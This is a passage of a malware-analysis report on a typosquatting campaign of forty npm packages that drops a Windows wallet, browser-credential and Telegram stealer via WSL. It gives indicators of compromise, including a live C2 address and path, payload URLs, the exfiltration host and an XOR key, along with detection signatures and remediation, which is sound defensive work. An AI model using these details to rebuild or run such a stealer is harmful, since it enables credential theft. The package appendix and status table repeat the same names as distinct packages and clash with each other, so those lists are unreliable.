Two further things sit in the same region, and both are the payload's own working output rather than a list it carries. The first is a hardware profile with the machine's real values already filled in, read from the registry. The second is the HTTP header of the upload being assembled, complete with a generated multipart boundary — it sits a kilobyte after the payload's own report text and immediately before the TLS handshake to gofile.

```
0xb8b99c88  u16  HARDWARE\DESCRIPTION\System\CentralProcessor\0
0xb8b99ce8  u16  SOFTWARE\Microsoft\Windows NT\CurrentVersion
0xb8b99e08      CPU: Intel(R) Xeon(R) CPU E5-2673 v4 @ 2.30GHz
0xb8b99e37      GPU: Microsoft Basic Display Adapter
0xb8b99e5c      RAM: 4 GB
```

```
0xb8b9a0a7      multipart/form-data; boundary=4ef5869afba5f651510b13ff686c4b1f9...
```

(followed by the ClientHello carrying the upload.gofile.io SNI)

*Figure 18. Collected data, not a template. The CPU, GPU and memory strings carry this machine's actual specification, which means the payload had already read the registry and formatted the result by the time memory was captured.*

**RESULT:** The payload is a cryptocurrency wallet, browser-credential and messenger-session stealer. It carries three target lists covering twenty-six desktop wallet paths, Chromium credential and cookie stores across Edge and Brave, and Telegram's session directory; it fingerprints the host's hardware; and it assembles a multipart upload to an anonymous public file host. This was established from the payload's own working memory, not inferred from the packages that deliver it.

## Who Is Being Targeted

---

The victim is a developer, and specifically a developer on Windows. The choice of imitated libraries and the WSL bridge point at the same population from two directions.

The six imitated libraries are not arbitrary. chalk, axios, commander, lodash, react and typescript are among the most-installed packages on npm, collectively present in a large fraction of JavaScript projects. Misspellings of them are what a developer types in a hurry or a machine mis-generates, which is the entire premise of typosquatting.

The WSL bridge narrows the target from developers in general to developers running that toolchain on Windows. That is a large and deliberately chosen group. Windows Subsystem for Linux is a common way to run a Unix development environment on a Windows laptop, and the developer who does so keeps everything worth stealing, browser sessions, cloud credentials, signing keys, on the Windows side that the bridge reaches. A pure-Linux or macOS developer installing the same package is profiled and beacons but receives no Windows payload; the gate simply does not open.

## How Far the Campaign Reaches

---

The counts below are what is observable. The npm figures are floors: they count what was published and found. The download figure is the opposite — a ceiling on victims, because it counts every pull of the asset, including ours, other researchers' and mirrors'.

| Measure                | Value | Provenance and caveat                                                                                        |
|------------------------|-------|--------------------------------------------------------------------------------------------------------------|
| Impersonation packages | 40    | Registry, clustered as one campaign; all withdrawn. Three were found only by this report's name enumeration. |
| Libraries imitated     | 6     | chalk, axios, commander, lodash, react, typescript.                                                          |

| Measure                    | Value        | Provenance and caveat                                                                                                                     |
|----------------------------|--------------|-------------------------------------------------------------------------------------------------------------------------------------------|
| Packages still live on npm | 0            | All forty carry an unpublish tombstone dated 2026-08-16.                                                                                  |
| Payload GitHub downloads   | 173          | Release telemetry read at 18:49 UTC 2026-08-17, up from 119 at 01:50 UTC the same day. A download count, not a confirmed infection count. |
| Payload live on GitHub     | no (was yes) | Live through the npm takedown and for ~39h after; account, repo and asset all returned 404 by 2026-08-17 23:12 UTC.                       |
| Distinct C2 hosts          | 1            | 193.70.34.101:20099 (OVH), carried by all 40 packages. Still answering at the time of writing.                                            |
| Exfiltration endpoints     | 1            | upload.gofile.io, observed by detonation; a public service, not operator-owned.                                                           |

*Table 2. Reach, with provenance. The download figure is the closest thing to a scale estimate available.*

*The one number that grew during this analysis is the payload download count. It is a download counter and not a victim counter, and it includes security scanners and researchers as well as any real targets. But it moved, from 119 to 173 in a day, which means the payload was still being fetched after the npm packages that point at it had ceased to exist. Cached lockfiles and mirrors are the obvious explanation, though GitHub exposes no referrer data for asset pulls, so that part is inference.*

## What is still reachable

Three pieces of this campaign could in principle still be reached by a victim or a responder: the packages, the payload host and the collection server. Their fates diverged, and only one of them is a live problem.

| Component              | Reachable | State at 2026-08-18 09:42 UTC                                                                                          |
|------------------------|-----------|------------------------------------------------------------------------------------------------------------------------|
| npm packages (all 40)  | no        | Every name returns an unpublish tombstone dated 2026-08-16. Re-verified name by name; none is installable.             |
| Publisher accounts (5) | no        | A maintainer search against each of the five accounts returns zero packages, so nothing else was published under them. |

| Component           | Reachable | State at 2026-08-18 09:42 UTC                                                                                     |
|---------------------|-----------|-------------------------------------------------------------------------------------------------------------------|
| GitHub payload      | no        | Account, repository and release asset all return 404. Removed on 2026-08-17, roughly 39 hours after the packages. |
| 193.70.34.101:20099 | YES       | Answering. POST /vote is accepted and every other path returns 404 — a single-route collector, still running.     |

*Table 3. Current reachability. The npm layer and the payload host are both gone; the operator's own collection server is the component that outlived them and is the one worth blocking today.*

## Indicators of Compromise

Grouped by indicator type. Everything below was observed directly during this analysis; where an indicator has since stopped resolving, the status column says so rather than the indicator being dropped, because a host that fetched it while it was live is still affected.

## File hashes

| Artefact                                                                   | SHA-256                                                          |
|----------------------------------------------------------------------------|------------------------------------------------------------------|
| main.exe — the wrapper, PE32+ x86-64, 22,969,344 bytes                     | 6f088ade49456db2422c3edfbb9998f4a3e9cce7c4c00a7279fb45d672a82b7d |
| Embedded stage as carried — hex-decoded, still encrypted, 11,319,296 bytes | 6888d4c54ef2b5bf23889f9637c2efe77e1d2af4724d315b73d646cf5547dc73 |

*Table 4. File hashes. The unwrapped stage is deliberately absent: it runs in-process and is never written to disk, so no hash exists for it. Note also that the forty npm droppers are not byte-identical — they carry 36 distinct SHA-256 between them, varied by trailing whitespace padding — so blocking the campaign by dropper hash catches only a fraction of it. Use the content signatures in Table 9 instead.*

## URLs

| URL                                                                         | Role                                                        | Status |
|-----------------------------------------------------------------------------|-------------------------------------------------------------|--------|
| https://github.com/bebraz1/qPzM50V1AKG0rVIH                                 | Payload repository                                          | 404    |
| https://github.com/bebraz1/qPzM50V1AKG0rVIH/releases/download/null/main.exe | Payload download; the string the dropper decodes at stage 4 | 404    |
| http://193.70.34.101:20099/vote                                             | Install beacon, POST only                                   | live   |

*Table 5. URLs. The two GitHub URLs served the payload from 2026-08-15 until the account was removed on 2026-08-17; they are listed because anything fetched during that window is still on the host that fetched it.*

## Domains

| Domain           | Role            | Note                                                                                                                                   |
|------------------|-----------------|----------------------------------------------------------------------------------------------------------------------------------------|
| api.ipify.org    | Reconnaissance  | Public-IP lookup. A legitimate service with wide benign use — alert on it in sequence with the exfiltration host, not on its own.      |
| upload.gofile.io | Exfiltration    | Anonymous file host, not operator-owned. Blocking it has collateral cost; individual uploads can be reported to gofile.io for removal. |
| github.com       | Payload hosting | Listed for completeness only. Do not block; the specific repository is in Table 5.                                                     |

*Table 6. Domains. None of these is attacker-owned, which is the point of the design: the campaign's durable components deliberately sit on shared, reputable infrastructure.*

## IP addresses

---

| Address       | Port      | Note                                                                                                                                              |
|---------------|-----------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| 193.70.34.101 | 20099/tcp | Operator-controlled C2, path /vote, OVH (FR-OVH-930901). Carried by all forty packages. The only campaign component still answering — block this. |

*Table 7. IP addresses. One address, attacker-controlled, and the single indicator here that is safe to block outright.*

## Host artefacts

---

| Path or filename                | Note                                                                                                                                                                                                            |
|---------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| %TEMP%\main.exe                 | Where the decoded PowerShell writes the payload on a real victim. The analysis harness stages it under a different name, so this is derived from the dropper's own code rather than from a detonation artefact. |
| scripts/postinstall.js          | The install hook, present in all forty packages at version 1.0.0.                                                                                                                                               |
| ez_run_<name>.exe + .exe.config | Filenames the wrapper carries strings for. No such file appeared on disk in any run, so treat their presence as a strong indicator but their absence as meaningless.                                            |
| /proc/version                   | Read by the WSL gate and matched against /microsoft/i.                                                                                                                                                          |
| /proc/sys/kernel/osrelease      | Also read by the WSL gate, matched against /microsoft/i or /WSL/i.                                                                                                                                              |

*Table 8. Host artefacts. The two /proc paths are Linux-side: they are read inside WSL, before anything touches the Windows host.*

## Content signatures

| String or structure                                                                                                                     | What it identifies                                                                                                                                                                                                           |
|-----------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| expad 232-byte k                                                                                                                        | The mutated ChaCha20 constant. The standard value, expand 32-byte k, is absent from the file. Strongest single anchor: it has no benign reason to exist, and it identifies the packer regardless of what payload it carries. |
| [LOG] Payload unpacking and decryption completed in                                                                                     | The wrapper's own log line, emitted after it decodes and decrypts its cargo.                                                                                                                                                 |
| ez_run_ adjacent to exe.config<?xml                                                                                                     | The drop-and-run template, with a supportedRuntime block naming .NETFramework v4.8 and falling back through v4.0 to v2.0.50727.                                                                                              |
| Structural: a PE whose .rdata exceeds 90% of the file and holds a single run of more than 1,000,000 characters drawn only from [0-9a-f] | Payload-agnostic. It keys on the packing method rather than the cargo, so it survives a change of payload.                                                                                                                   |
| ADDON_ENC,<br>BRIDGE_LAUNCHER_ENC,<br>BRIDGE_SCRIPT_PRE_ENC,<br>BRIDGE_SCRIPT_POST_ENC,<br>unpackSegment,<br>isVirtualizedLinux         | npm side: the four XOR-packed array names and the two function names, present in all forty droppers.                                                                                                                         |
| stf2026                                                                                                                                 | The XOR key for all four packed arrays.                                                                                                                                                                                      |

*Table 9. Content signatures, which are what actually generalise here. Measured false positives: the PE-side anchors were run against 12,599 Windows system and application executables and matched none, while 42 of those same executables carry the standard ChaCha20 constant — so the mutated form separates cleanly from legitimate uses of the algorithm. The structural rule's first clause fires on 4 of the 12,599 and its second clause eliminates all four. The npm-side anchors were run against 475 packages: 7 true hits and no false positives on the other 468.*

## Behavioural signatures

| Sequence                                                                                                           | Note                                                                                                                                        |
|--------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------|
| A package install hook spawning powershell.exe with -WindowStyle Hidden and -ExecutionPolicy Bypass                | The WSL branch. An install script has no legitimate reason to launch a hidden PowerShell.                                                   |
| A package install hook writing an executable into %TEMP% and starting it without a shell                           | The native-Windows branch, which uses no PowerShell at all. A rule written only against the line above misses it.                           |
| Outbound TLS to api.ipify.org followed within about a fifth of a second by upload.gofile.io, from the same process | Public-IP reconnaissance immediately followed by exfiltration. The pairing, the order and the closeness together are what make it specific. |

Table 10. Behavioural signatures. These are the ones that survive a rebuild of both the dropper and the payload.

## Operator accounts

| Platform | Account                       | Note                                                                                                                                    |
|----------|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------|
| GitHub   | bebraz1                       | Created 2026-06-20, name and bio both the literal string null, two repositories (123 and qPzM50V1AKG0rVIH). Account removed 2026-08-17. |
| npm      | whatisthisapplive20238261     | chalk-core, commandor-cli, testingsmthb1g                                                                                               |
| npm      | fullbasketpropertywebsiteb53a | typescirpt-core, raectjs                                                                                                                |
| npm      | verifikasikkiunila555a        | comand, tyepescript-cli                                                                                                                 |
| npm      | nodemailert451e6              | axious-core, ladash-cli                                                                                                                 |
| npm      | antoniorodriguezmonte84ddf8   | chalk-es                                                                                                                                |

Table 11. Operator accounts. The npm accounts are those recovered from ten of the forty packages, so there are probably more; the packages are spread across them rather than grouped one account per library family, which is why publisher-based clustering does not recover the campaign. None of

*the five has any package live today. The account names look generated from unrelated real-world phrases and should not be read as attribution.*

## Impact

---

For a developer who installed one of these packages inside WSL, the impact is a native code-execution foothold on the Windows host, established silently and without a window ever appearing. What runs on that foothold is a stealer aimed at desktop cryptocurrency wallets the credential, cookie and history stores of Chromium-family browsers and Telegram's session directory, and it attempts to upload what it finds to an anonymous file host within seconds of the install finishing. The exact bytes taken from any one machine cannot be enumerated from this analysis, but the categories no longer have to be guessed at.

The exposure is wider than the wallet list alone suggests, because of who is being hit. The victim population here is developers, and the browser credential material this payload reads is the same material that holds session cookies for registry accounts, source hosting and cloud consoles. A stolen developer session is the raw input to the next supply-chain compromise, which makes a campaign like this one a plausible source of the one after it.

**For the wider ecosystem the impact is the demonstration. It shows npm being used not to compromise a JavaScript project but as a delivery route onto the Windows machine behind a developer's Linux environment, with the durable components deliberately hosted off npm so that registry takedown, the ecosystem's main defence, removes only the couriers.**

The severity of this specific campaign is bounded by what is observable. The npm packages are gone; the payload host is gone too, but the C2 is still answering; no successful exfiltration was observed because the malware refused our interception. It is reported because the payload remains available and the technique is durable, not because a specific loss has been confirmed.

## Recommendations

---

### If a host ran this

---

The payload leaves almost nothing behind, which shapes what an investigation can and cannot rely on. It installs no persistence and never writes its real payload to disk at all — it unpacks and runs it inside the wrapper's own process. An endpoint search for a dropped stage will therefore come back clean on a machine that was fully compromised, and its absence is not evidence that nothing happened.

1. Treat the wallet and browser credential material as compromised rather than searching for proof of theft. Rotate browser-stored credentials and sessions for the affected Windows user, and move funds from any desktop wallet named in Figures 16 to 18.

2. Look for the traces that do survive: %TEMP%\main.exe, which is the name the decoded dropper writes on a real victim; a Node install process spawning hidden PowerShell, or writing and starting an executable in %TEMP% without one; and outbound TLS to api.ipify.org followed a fifth of a second later by upload.gofile.io from the same host. That pairing, in that order and that close together, is the behavioural signature.
3. Do not rely on process-list hunting. The payload reaches the network about twenty seconds after launch and is gone well inside three minutes, so a periodic scan will almost never see it.

## Immediate

---

4. Search build and developer hosts, WSL included, for %TEMP%\main.exe and for the hidden-PowerShell download pattern spawned by a Node process at install time.
5. Purge the forty package names in Appendix A from lockfiles, private mirrors and CI caches, where a copy outlives the npm removal.

## Detection engineering

---

6. Alert when a package install hook (a Node process under npm or a package manager) spawns powershell.exe, especially with -WindowStyle Hidden or -ExecutionPolicy Bypass. An install script has no legitimate reason to launch a hidden PowerShell. Pair it with a second rule — an install-hook process writing an executable into %TEMP% and starting it — because on native Windows this campaign uses no shell at all and the first rule alone would miss it.
7. In WSL environments, treat a Linux install hook that reads the WSL environment variables, /proc/version or /proc/sys/kernel/osrelease and then invokes a Windows binary as high-signal. That sequence is the boundary crossing this campaign depends on, and all three probes appear in it.
8. Flag an install-time process that assembles a network destination from array parts or decodes byte arrays before connecting. Both are present here specifically to defeat string-based detection.
9. Scan executables for the mutated cipher constant expad 232-byte k. It is a two-character edit of a well-known algorithm constant, it has no legitimate reason to exist, and it identifies this packer regardless of what payload it is carrying or what hash the wrapper has.
10. Add a structural rule for hex-text packing: a PE whose read-only data section is more than ninety per cent of the file and holds a single unbroken run of hexadecimal characters. This is cheap to evaluate, has no benign analogue at that scale, and catches the family rather than the sample.
11. Alert on api.ipify.org followed within seconds by upload.gofile.io from the same process. Both are legitimate services and neither should be blocked outright, but the pair in sequence is public-IP reconnaissance immediately followed by exfiltration.

## Strategic

---

12. Do not treat npm removal as remediation for a campaign whose payload is hosted elsewhere. Pivot from every removed malicious package to the infrastructure it fetched, and pursue takedown of that infrastructure separately.
13. Constrain WSL interoperability where it is not needed. If Linux-side tooling does not need to launch Windows binaries, disabling interop closes the door this campaign walks through.

## Conclusion

---

The first reading of this activity was a disposable npm typosquatting run, and npm's removal of all forty packages seemed to close it. That reading was correct about the npm layer and blind to everything behind it.

The couriers were always meant to be thrown away. The operation is the Windows payload on GitHub and the exfiltration route through a public file host, staged before the npm packages were published and untouched when they were removed. The npm packages existed only to carry one encoded instruction across the boundary from a developer's Linux shell to the Windows machine underneath it.

The practical consequence is a change in what remediation means. Removing the malicious packages felt like ending the campaign and did not; the payload kept being fetched for a further 39 hours, and the C2 is still answering. For any supply-chain compromise whose second stage lives off-registry, the takedown that matters is the one aimed at the second stage, not the first and on this campaign the last thing standing is not the payload host but the collection server the couriers reported to.

## Appendix A: The Forty Packages

---

All published at version 1.0.0 and clustered as one campaign; all removed from npm at the time of writing. Grouped by the library each family imitates.

chalk (4)          chalk-core    chalk-es    chalk-lib    chalk-util

axios (2)          axios-core    axois-http

commander (9)      comand    comander-cli    comander-lib    comanderjs    commander-lib  
commandor-cli    commandor-core    commandor-lib    commandorjs

lodash (7)          lodash-cli    loadashjs    lodahs-cli    lodahsjs    lodash-lib  
lodhash-cli    lodsh-cli

```

react (1)      raectjs

typescript (16) typescript-cli*  typescript-core  typescript-cli*  typescript-core
                typescript-cli  typescript-core  typescript-cli  typescript-core*
                typescript-cli  typescripttt-cli typescripttt-core typescript-cli
                typescript-cli  typescript-core  typescript-cli  typescript-core

operator test   testingsmthb1g

```

\* recovered by name enumeration for this report; not in the original roster.

*Table 12. The forty package names, by imitated library. The original roster came from the shared C2 indicator; the three starred names were found by probing the operator's naming space against the registry and then confirmed from archived copies, each of which carries the same dropper.*

Because the question a reader asks first is whether any of these can still be installed, each name was probed against the registry individually. The table below is that check. Times are UTC on 2026-08-16; every package was published inside a nine-minute burst and withdrawn inside a five-minute one about ninety minutes later.

| Package        | Published | Withdrawn | Live now |
|----------------|-----------|-----------|----------|
| testingsmthb1g | 02:28:18  | 04:09:13  | no       |
| chalk-core     | 02:48:00  | 04:09:07  | no       |
| chalk-lib      | 02:48:14  | 04:09:58  | no       |
| chalk-es       | 02:48:26  | 04:12:30  | no       |
| chalk-util     | 02:48:30  | 04:09:59  | no       |
| comand         | 02:49:04  | 04:10:00  | no       |
| comander-cli   | 02:49:13  | 04:12:31  | no       |
| comanderjs     | 02:49:22  | 04:10:02  | no       |
| commandor-cli  | 02:49:36  | 04:09:09  | no       |
| commandorjs    | 02:49:40  | 04:12:34  | no       |
| commandor-core | 02:49:49  | 04:07:43  | no       |

| Package         | Published | Withdrawn | Live now |
|-----------------|-----------|-----------|----------|
| comander-lib    | 02:49:53  | 04:11:43  | no       |
| commander-lib   | 02:49:57  | 04:12:33  | no       |
| commandor-lib   | 02:50:08  | 04:07:44  | no       |
| lodash-lib      | 02:50:40  | 04:09:11  | no       |
| loadashjs       | 02:50:44  | 04:10:04  | no       |
| lodahsjs        | 02:50:48  | 04:11:45  | no       |
| lodsh-cli       | 02:51:08  | 04:09:12  | no       |
| ladash-cli      | 02:51:12  | 04:07:45  | no       |
| lodhash-cli     | 02:51:16  | 04:12:36  | no       |
| lodahs-cli      | 02:51:21  | 04:09:10  | no       |
| typecript-cli   | 02:51:55  | 04:07:46  | no       |
| typescript-cli  | 02:52:02  | 04:09:16  | no       |
| typescirpt-cli  | 02:52:06  | 04:09:14  | no       |
| typesript-cli   | 02:52:08  | 04:07:48  | no       |
| typescript-cli  | 02:52:12  | 04:10:05  | no       |
| typescriptt-cli | 02:52:16  | 04:11:51  | no       |
| typescript-cli  | 02:52:20  | 04:11:48  | no       |
| typescrit-cli   | 02:52:33  | 04:09:15  | no       |
| typescrip-cli   | 02:52:37  | 04:10:08  | no       |
| typescript-core | 02:52:41  | 04:11:53  | no       |
| typescirpt-core | 02:52:45  | 04:11:49  | no       |
| typecript-core  | 02:52:54  | 04:11:47  | no       |
| typesript-core  | 02:52:58  | 04:07:49  | no       |

| Package          | Published | Withdrawn | Live now |
|------------------|-----------|-----------|----------|
| typescript-core  | 02:53:02  | 04:10:06  | no       |
| typescriptt-core | 02:53:09  | 04:11:52  | no       |
| typescript-core  | 02:53:13  | 04:10:07  | no       |
| raectjs          | 02:53:53  | 04:11:46  | no       |
| axois-http       | 02:54:41  | 04:07:42  | no       |
| axious-core      | 02:56:20  | 04:07:40  | no       |

*Table 13. Registry status, package by package, re-verified 2026-08-18 09:42 UTC. None of the forty is installable; every one carries an unpublish tombstone. The publication order is the operator's own working order, with the test package first.*